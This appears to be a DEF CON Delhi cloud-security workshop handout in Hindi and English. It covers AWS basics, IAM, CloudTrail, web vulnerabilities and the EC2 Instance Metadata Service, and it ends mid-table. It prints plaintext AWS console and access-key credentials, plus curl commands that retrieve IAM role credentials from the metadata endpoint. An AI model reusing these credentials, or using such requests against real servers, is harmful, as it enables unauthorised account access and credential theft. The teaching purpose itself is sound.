
DEF CON Delhi 0x07



- 🙏 जान पहचान व दुआ सलाम - Introduction
- 🗂️ हमलोग क्या क्या सीखेंगे ? - About the Workshop
- ⚙️ सब व्यवस्था करते हैं - Setting Up the Environment
- 🌐 क्लाउड संगणना क्या है - Introduction to Cloud Computing
- aws AWS से हाल चाल - Introduction to AWS
- 🔥 AWS के 5 रत्न - 5 Gems of AWS
- 😏 वेबसाइट की आम निर्बलता - Common Web Application Vulnerabilities
- 😉 IMDS → "I Might Disclose Secrets"
- 1️⃣ IMDSv1 Lab
- 2️⃣ IMDSv2 Lab

1️⃣ EC2 Lab - 01

2️⃣ EC2 Lab - 02

1️⃣ Lambda Lab - 01

2️⃣ Lambda Lab - 02

❤️‍🩹 Feedback

🕉️ गीता ज्ञान - Open Discussion

🙏 जान पहचान व दुआ सलाम - Introduction

- 💼 Sr. Cloud Security Researcher at CheckRed

- 🎤
  - Seasoned Speaker at DEFCON, NULL, OWASP, ICWMR Chapters
  - Training Destination across multiple institutions Philips, DBIT, MeitY, NCPL, DU, LPU, PU, GNSU etc

- 🛠️
  - AWS-AR
  - AWS BOMBER FRAMEWORK
  - Few more to be announced

- 😈 Let's Connect for Crazy Cloud Stuffs


LinkedIn
Next

हमलोग क्या क्या सीखेंगे ? - About the Workshop

S no.	Topic	Type	Time in (Mins)
01	Basics of Cloud Computing	THEORY	2.5
02	Basics of AWS	THEORY	2.5
03	AWS IAM in depth	THEORY & Hands-On	5
04	Amazon EC2 overview	THEORY & Hands-On	10
05	Amazon S3 overview	THEORY	05
06	AWS Serverless Lambda	THEORY	05
07	CloudTrail Hands on	THEORY & Hands-On	10
08	Networks in Cloud	THEORY & Hands-On	10
09	Common Web Application Vulnerabilities	THEORY	10
10	Introduction to IMDS	THEORY & Hands-On	10
11	IMDSv1 LAB	LAB	15
12	IMDSv2 LAB	LAB	15
13	EC2 LAB 01	LAB	15
14	EC2 LAB 02	LAB	15
15	Lambda LAB 01	LAB	15
16	Lambda LAB 02	LAB	15
17	Q & A	N/A	20

Next

सब व्यवस्था करते हैं - Setting Up the Environment

Creds

Web Console Credentials

```
Login Url : https://904233115789.signin.aws.amazon.com/console

Username : defcon-0x07

Password : }IwW2x%*
```

Programmatic Credentials

Programmatic credentials

```
Access Key : AKIA5FCD6MCG6655FSHS
Secret Key : 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
```

New button

क्लाउड संगणना क्या है - Introduction to Cloud Computing


Cloud computing refers to the delivery of computing services, including storage, processing power, and applications, over the internet. The key characteristics of cloud computing are On-demand self-service, broad network access, resource pooling, rapid elasticity, and measured service.

There are different Deployment Models of Cloud


1. Public Cloud : It simply means that services will be provided by third-party providers over the internet. eg. Amazon Web Services, Microsoft Azure, Google Cloud Platform
2. Private Cloud : It simply means cloud infrastructure is used exclusively by a single organisation and it can be deployed on premise or can be provided by dedicated third-party providers.
3. Hybrid Cloud : It simply means that combination of public and private clouds, allowing data and applications to be shared between them and it enables greater flexibility and more deployment options.

Key Components of Cloud Computing

1. **Virtualization** : Virtualization allows the creation of a virtual (rather than actual) version of a computing resource, such as an operating system, server, storage device, or network resource. it provides Resource optimization, cost savings, and improved scalability.



2. **Hypervisor (Virtual Machine Monitor) :** Software or firmware that creates and runs virtual machines (VMs). Manages the execution of VMs, allowing multiple operating systems to share a single hardware host.



3. **Containers :** Lightweight, portable, and self-sufficient software packages that contain everything needed to run a piece of software, including the code, runtime, libraries, and system tools.

   Popular tools: Docker, Kubernetes.

Cloud Service Models

1. **Infrastructure as a Service (IaaS) :** Provides virtualized computing resources over the internet.

   eg. Virtual machines, storage, networks.

2. **Platform as a Service (PaaS) :** Provides a platform allowing customers to develop, run, and manage applications without dealing with the complexity of building and maintaining the underlying infrastructure.

   eg. Google App Engine, Heroku

eg. Google App Engine, Heroku.

3. **Software as a Service (SaaS) :**Delivers software applications over the internet, eliminating the need for users to install, maintain, and run applications on their devices.

   eg. Microsoft 365, Salesforce, Gmail.

Next

AWS से हाल चाल - Introduction to AWS

Amazon Web Services (AWS) is a comprehensive and widely adopted cloud platform that provides a variety of on-demand computing services, including storage, computing power, machine learning, analytics, and more.

Key notes :

- Highly Scalable
- Highly Available
- Fault Tolerant
- Wide Range of Services
- Huge Community
- 24/7 Support

AWS Global Infrastructure

- AWS Regions
  - AWS is organized into regions, which are geographical areas around the world where AWS resources are hosted
  - Each region is designed to be isolated from others to ensure fault tolerance and stability
  - Examples of AWS regions include US East (N. Virginia), EU (Ireland), Asia Pacific (Mumbai) etc.
- AWS Availibility Zones
  - Each region is divided into multiple Availability Zones, which are physically separated data centers within a region
  - AZs enhance fault tolerance, and services can be deployed across multiple AZs for increased

resilience

- AWS Local Zones
  - Local Zones are smaller, geographically dispersed extensions of AWS regions, providing low-latency access to certain AWS services
  - Local Zones bring AWS services closer to specific geographic locations, meeting the needs of customers with requirements for single-digit millisecond latencies

`source : aws.amazon.com`

Login to AWS Web Management Console

Navigate the below URL and enter credentials that you got in the `Setting Up Environment` Module.

```
https://904233115789.signin.aws.amazon.com/console
```


Next

AWS के 5 रत्न - 5 Gems of AWS

1 01 → Elastic Cloud Compute : लोचदार क्लाउड संगणना

EC2 stands for **Elastic Compute Cloud**, and it's a service provided by Amazon Web Services (AWS). Imagine you need a computer to run your programs, host your website, or store your data. EC2 allows you to rent virtual computers (called "instances") that live in the cloud, so you don't need to buy or maintain your own physical hardware.

`Let's Launch our 1st EC2 Instance`

▼ `Prerequisites`

Before that, you need to learn this, as these are few mandatory things in order to launch an instance (server) in EC2.

- Instance Name
- AMI - Amazon Machine Image
- Instance Type : defining RAM & ROM
- Key Pair : SSH Keys for Login to Server
- VPC : define network
- Subnet : define subnetwork
- EBS : define disk or volume for your EC2

---

2 02 → Serverless Lambda : बिना पेंदी का लोटा

AWS Lambda is a cloud service that lets you run your code without worrying about servers. In traditional computing, you need a physical server or a virtual machine (like EC2) to host and run your programs. With Lambda, you don't need to manage any servers at all—Amazon takes care of everything behind the scenes. You just focus on writing code, and it runs when

it's needed.

What does "Serverless" mean?

"Serverless" doesn't mean there are no servers involved; it just means **you don't have to manage them**. Amazon handles the infrastructure (the servers, scaling, maintenance), and you simply write and upload your code.

▼ `Example use case`

Imagine you have a website where people fill out a contact form. With AWS Lambda, you could create a function that automatically sends an email every time someone submits the form. You don't need to keep a server running for this—Lambda just runs the function when the form is submitted, and then it stops. You only pay for the time the function is running, which is typically just a few seconds.

3️⃣ 03 → S3 - Simple Storage Service : सरल भंडारण सेवा

Amazon S3 (Simple Storage Service) is a cloud storage service where you can store and access your files (called **objects**) over the internet. Think of it as a huge online storage drive that you can access from anywhere, anytime. It's designed to store large amounts of data—photos, videos, documents, backups, or even entire websites.

What are Objects in S3?

In S3, you don't store files like you would on your computer's hard drive. Instead, you store **objects**. An object in S3 consists of:

1. **The file itself** (like an image, video, or document).
2. **Metadata**, which is extra information about the file (like file size, date created, or custom tags).
3. **A unique key (name)** that you assign to the object, which helps S3 locate the file

---

▼ `Example`

- You upload a photo called `beach.jpg` to S3.
- S3 creates an object for this file with a key like `photos/beach.jpg` (where "photos" is a folder, and "beach.jpg" is the file).
- You can add metadata to describe the photo (e.g., "Location: Hawaii, Date Taken: 2024").

When you want to access this file, you retrieve the object using its key, like `photos/beach.jpg`.

4️⃣ 04 → IAM Everything : कौन कौन क्या है और की आवश्यक है

04 → IAM Everything : कभी-कभी लगता है अपुन ही भगवान है

IAM (Identity and Access Management) is a service provided by AWS to control who can do what in your cloud environment. Think of it as the security guard for your AWS resources. It decides who gets in, what they can see, and what they're allowed to do.

Just like a bank controls who can access the vault, make transactions, or view sensitive data, **IAM** helps you manage access to your AWS resources. It ensures only the right people (or systems) can perform specific actions, keeping your cloud environment secure.

Key Concepts in IAM:

1. **Users**:
   - A **user** in IAM is like a specific person with their own account.
   - ▶ `Example`
2. **Groups**:
   - A **group** is a collection of users that share the same permissions. It makes managing permissions easier because you can apply the same rules to many users at once.
   - ▶ `Example`
3. **Roles**:
   - A **role** is like a temporary identity that someone or something can take on to perform certain actions. It's often used by machines or other AWS services, not just people.
   - ▼ `Example`

     You have an application running on an EC2 server that needs to read data from an S3 bucket. Instead of giving your EC2 server permanent access, you create a **role** that allows the server to access the S3 bucket when needed. Think of it like putting on a special uniform that grants temporary access to a restricted area

4. **Policies**:
    - **Policies** are the rules that define what users, groups, or roles can or cannot do. It's like a permission slip that specifies what actions are allowed (or denied).
    - ▼ `Example`

      A policy might say that a user is allowed to read data from S3 but not delete anything. You attach these policies to users, groups, or roles to define what actions they are allowed to perform in AWS.

5 → 05 → CloudTrail : डॉ सालुखे

AWS CloudTrail is like the **security camera** of your AWS environment. It records everything that happens in your AWS account—who did what, when they did it, and what they accessed. It helps you keep track of all activities, so if something goes wrong or you need to investigate suspicious behavior, you can go back and check the logs.

Why is CloudTrail important?

Imagine running a store with multiple employees and customers. You'd want a security camera to monitor who enters the store, what they do, and if anything goes missing. Similarly, CloudTrail monitors and records everything happening in your AWS environment. It's essential for security, auditing, and troubleshooting issues.

▼ `Example`

- **Tracking an Unauthorized Action**: Let's say your company has strict rules about who can delete data from your S3 storage. One day, some files are missing, and you don't know how they disappeared. By checking CloudTrail, you find out that an unauthorized user deleted the files. You can even see the time and IP address from where it happened. This helps you act quickly to prevent further damage.
- **Troubleshooting an Application Failure**: Your application running on EC2 suddenly crashes, and you're unsure why. By checking CloudTrail logs, you see that someone recently changed the security group settings (firewall rules) for the EC2 instance, blocking the application's traffic. CloudTrail gives you the details of who made the change, so you can fix it.
- **Monitoring User Behavior**: Let's say you run a business with a team of developers. One of your developers accidentally grants full access to a sensitive database. CloudTrail logs show exactly who made the mistake, when it was made, and what access was granted. You can use this information to fix the permissions and ensure it doesn't happen again.


Next

वेबसाइट की आम निर्बलता - Common Web Application Vulnerabilities

1 SSRF (Server-Side Request Forgery)

What is it?

- **SSRF** happens when a hacker tricks a web server into fetching or sending data to places it shouldn't.
- Think of it like convincing a delivery driver to pick up and drop off packages from secret locations without the company knowing.



https://portswigger.net/web-security/ssrf

▼ `Example`


Imagine you have a website where you can enter a URL to preview what a page looks like (like a URL shortener). If the website doesn't check what URL is entered, a hacker can

trick the website into fetching secret information from within its own network. For example, they could make it request internal services (like databases or private APIs) that the website normally protects.

2 XSS (Cross-Site Scripting)

What is it?

- **XSS** is when a hacker sneaks malicious scripts (usually JavaScript) into a website so that it runs on someone else's browser.
- Think of it like a hacker scribbling secret instructions on a sticky note that the website passes around without realizing it.



https://portswigger.net/web-security/cross-site-scripting


▼ `Example`

Imagine you have a comments section on a blog, and the website doesn't properly check what people post. A hacker could post a comment with hidden JavaScript code. When other people visit the page and read the comments, their browsers unknowingly run that code. This code could steal their login information or redirect them to a fake page.

3 RCE (Remote Code Execution)

What is it?

- **RCE** happens when a hacker finds a way to run their own code on your server.
- It's like sneaking into a computer lab and plugging in a USB that gives the hacker control over the computers.



https://portswigger.net/web-security/os-command-injection


▼ `Example`

Imagine a website where users can upload files (like images or documents). If the website doesn't properly check those files, a hacker could upload a malicious file that contains dangerous code. When the server processes the file, the hacker's code runs on the server and gives them control.

4 XXE (XML External Entity Injection)

What is it?

- **XXE** occurs when a hacker injects malicious code into an XML input (a data format used by many websites and applications). This vulnerability allows hackers to access sensitive files on the server or make the server send data to them.
- It's like handing a librarian a request for a specific book, but the request secretly tells the librarian to hand over the entire archive, including private documents.



https://portswigger.net/web-security/xxe


▼ `Example`

Let's say you're uploading an XML file to a website, like a document or a configuration file. If the website doesn't properly secure its XML processing, a hacker could craft a malicious XML file with special entities (references to external data). This could trick the server into revealing sensitive information, like secret keys or passwords.

5 SSTI (Server-Side Template Injection)

What is it?

- **SSTI** occurs when a hacker injects malicious code into a web template (a layout that websites use to display dynamic content) and tricks the server into executing it.
- It's like giving a chef a secret recipe with poison mixed in, and the chef unknowingly follows the recipe and serves the dangerous dish to everyone.




https://portswigger.net/research/server-side-template-injection

▼ `Example`

Imagine you're using a website that displays personalized greetings, like "Hello, [Your Name]!" The website might use a **template** to insert your name. If the template system isn't secure, a hacker could enter a piece of code instead of a name, like `{{2+2}}`. If the website runs this code directly, it might output "4," or worse, execute harmful

commands on the server.

Next



IMDS → “I Might Disclose Secrets”

What is IMDS in EC2?

IMDS stands for **Instance Metadata Service** in Amazon EC2 (Elastic Compute Cloud). It’s a service that runs inside every EC2 instance and provides important information about the instance itself. This service is mostly used by the applications running inside the EC2 instance to get details about the instance without needing to connect to external services.

Think of **IMDS** like a **note** on the server that provides useful information about the server itself, such as its IP address, instance type, or even the temporary security credentials it uses to access other AWS services.

Why is IMDS important?

Applications running on EC2 often need to know details about the environment they’re running in or need credentials to communicate with other AWS services (like S3 or DynamoDB). IMDS provides a

secure and easy way to fetch this information directly from within the instance.

What Can You Get from IMDS?

IMDS provides several types of metadata, such as:

- **Instance ID**: The unique ID of the EC2 instance.
- **Public/Private IP Address**: The IP addresses assigned to the instance.
- **AMI ID**: The Amazon Machine Image (AMI) used to launch the instance.
- **IAM Role Information**: If the instance is using an IAM role, IMDS can provide temporary security credentials for that role.
- **User Data**: Any data you pass when launching the instance, like configuration details.
- **IAM Roles & Temporary credentials** 😈

How to Access IMDS?

IMDS is accessed through a **local URL**: `http://169.254.169.254`. This is a special IP address that only works from inside the EC2 instance, and it doesn't require an internet connection. Applications running on the instance can make HTTP requests to this URL to retrieve metadata.

Example of Using IMDS

Imagine you have an application running on an EC2 instance that needs to store files in an S3 bucket. Instead of hardcoding access credentials, the application can request temporary credentials from the IMDS to securely access S3.

Here's a basic example of how an application might use IMDS to get the instance's public IP address:

```
curl http://169.254.169.254/latest/meta-data/public-ipv4
```

This would return the instance's public IP address.

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```

This would return the instance's IAM Role

Instance Metadata Categories

Category	Description
`ami-id`	The AMI ID used to launch the instance.
`ami-launch-`	If you launch multiple instances using the same `RunInstances` call, this value

`index`	indicates the launch order for each instance. The value of the first instance launched is 0. If you launch instances using Auto Scaling or EC2 fleet, this value i always 0.
`ami-manifest-path`	The path to the AMI manifest file in Amazon S3. If you used an Amazon EBS-backed AMI to launch the instance, the returned result is `unknown`.
`ancestor-ami-ids`	The AMI IDs of any instances that were rebundled to create this AMI. This value will only exist if the AMI manifest file contained an `ancestor-amis` key.
`autoscaling/target-lifecycle-state`	Value showing the target Auto Scaling lifecycle state that an Auto Scaling instance is transitioning to. Present when the instance transitions to one of the target lifecycle states after March 10, 2022. Possible values: `Detached` | `InService` | `Standby` | `Terminated` | `Warmed:Hibernated` | `Warmed:Running` | `Warmed:Stopped` | `Warmed:Terminated`. See Retrieve the target lifecycle state through instance metadata in the *Amazon EC2 Auto Scaling User Guide*.
`block-device-mapping/ami`	The virtual device that contains the root/boot file system.
`block-device-mapping/ebs`*N*	The virtual devices associated with any Amazon EBS volumes. Amazon EBS volumes are only available in metadata if they were present at launch time or when the instance was last started. The *N* indicates the index of the Amazon EBS volume (such as `ebs1` or `ebs2`).
`block-device-mapping/ephemeral`*N*	The virtual devices for any non-NVMe instance store volumes. The *N* indicates the index of each volume. The number of instance store volumes in the block device mapping might not match the actual number of instance store volumes for the instance. The instance type determines the number of instance store volumes that are available to an instance. If the number of instance store volume in a block device mapping exceeds the number available to an instance, the additional instance store volumes are ignored.
`block-device-mapping/root`	The virtual devices or partitions associated with the root devices or partitions o the virtual device, where the root (/ or C:) file system is associated with the given instance.
`block-device-mapping/swap`	The virtual devices associated with `swap`. Not always present.
`elastic-gpus/associations/`*`elastic-gpu-id`*	If there is an Elastic GPU attached to the instance, contains a JSON string with information about the Elastic GPU, including its ID and connection information.
`elastic-inference/associations/`*`eia-id`*	If there is an Elastic Inference accelerator attached to the instance, contains a JSON string with information about the Elastic Inference accelerator, including i ID and type.
`events/maintenance/history`	If there are completed or canceled maintenance events for the instance, contain a JSON string with information about the events.
`events/maintenance/scheduled`	If there are active maintenance events for the instance, contains a JSON string with information about the events. For more information, see View scheduled

	events that affect your Amazon EC2 instances.
`events/recommendations/rebalance`	The approximate time, in UTC, when the EC2 instance rebalance recommendation notification is emitted for the instance. The following is an example of the metadata for this category: `{"noticeTime": "2020-11-05T08:22:00Z"}`. This category is available only after the notification is emitted. For more information, see EC2 instance rebalance recommendations.
`hostname`	If the EC2 instance is using IP-based naming (IPBN), this is the private IPv4 DNS hostname of the instance. If the EC2 instance is using Resource-based naming (RBN), this is the RBN. In cases where multiple network interfaces are present, th refers to the eth0 device (the device for which the device number is 0). For more information about IPBN and RBN, see Amazon EC2 instance hostname types.
`iam/info`	If there is an IAM role associated with the instance, contains information about the last time the instance profile was updated, including the instance's LastUpdated date, InstanceProfileArn, and InstanceProfileId. Otherwise, not present.
`iam/security-credentials/role-name`	If there is an IAM role associated with the instance, *`role-name`* is the name of th role, and *`role-name`* contains the temporary security credentials associated wit the role (for more information, see Retrieve security credentials from instance metadata). Otherwise, not present.
`identity-credentials/ec2/info`	Information about the credentials in `identity-credentials/ec2/security-credentials/ec2-instance`.
`identity-credentials/ec2/security-credentials/ec2-instance`	Credentials for the instance identity role that allow on-instance software to identify itself to AWS to support features such as EC2 Instance Connect and AW Systems Manager Default Host Management Configuration. These credentials have no policies attached, so they have no additional AWS API permissions beyond identifying the instance to the AWS feature. For more information, see Instance identity roles for Amazon EC2 instances.
`instance-action`	Notifies the instance that it should reboot in preparation for bundling. Valid values: `none` | `shutdown` | `bundle-pending`.
`instance-id`	The ID of this instance.
`instance-life-cycle`	The purchasing option of this instance. For more information, see Amazon EC2 billing and purchasing options.
`instance-type`	The type of instance. For more information, see Amazon EC2 instance types.
`ipv6`	The IPv6 address of the instance. In cases where multiple network interfaces are present, this refers to the eth0 device (the device for which the device number is 0) network interface and the first IPv6 address assigned. If no IPv6 address exists on network interface[0], this item is not set and results in an HTTP 404 response.
`kernel-id`	The ID of the kernel launched with this instance, if applicable.
`local-hostname`	In cases where multiple network interfaces are present, this refers to the eth0 device (the device for which the device number is 0). If the EC2 instance is using IP-based naming (IPBN), this is the private IPv4 DNS hostname of the instance. If the EC2 instance is using Resource-based naming (RBN), this is the RBN. For

	more information about IPBN, RBN, and EC2 instance naming, see Amazon EC2 instance hostname types.
`local-ipv4`	The private IPv4 address of the instance. In cases where multiple network interfaces are present, this refers to the eth0 device (the device for which the device number is 0). If this is an IPv6-only instance, this item is not set and result in an HTTP 404 response.
`mac`	The instance's media access control (MAC) address. In cases where multiple network interfaces are present, this refers to the eth0 device (the device for which the device number is 0).
`metrics/vhostmd`	No longer available.
`network/interfaces/macs/mac/device-number`	The unique device number associated with that interface. The device number corresponds to the device name; for example, a `device-number` of 2 is for the eth2 device. This category corresponds to the `DeviceIndex` and `device-index` fields that are used by the Amazon EC2 API and the EC2 commands for th AWS CLI.
`network/interfaces/macs/mac/interface-id`	The ID of the network interface.
`network/interfaces/macs/mac/ipv4-associations/public-ip`	The private IPv4 addresses that are associated with each public IP address and assigned to that interface.
`network/interfaces/macs/mac/ipv6s`	The IPv6 addresses assigned to the interface.
`network/interfaces/macs/mac/ipv6-prefix`	The IPv6 prefix assigned to the network interface.
`network/interfaces/macs/mac/local-hostname`	The private IPv4 DNS hostname of the instance. In cases where multiple network interfaces are present, this refers to the eth0 device (the device for which the device number is 0). If this is a IPv6-only instance, this is the resource-based name. For more information about IPBN and RBN, see Amazon EC2 instance hostname types.
`network/interfaces/macs/mac/local-ipv4s`	The private IPv4 addresses associated with the interface. If this is an IPv6-only network interface, this item is not set and results in an HTTP 404 response.
`network/interfaces/macs/mac/mac`	The instance's MAC address.
`network/interfaces/macs/mac/n`	The index of the network card. Some instance types support multiple network cards.

`etwork-card`	
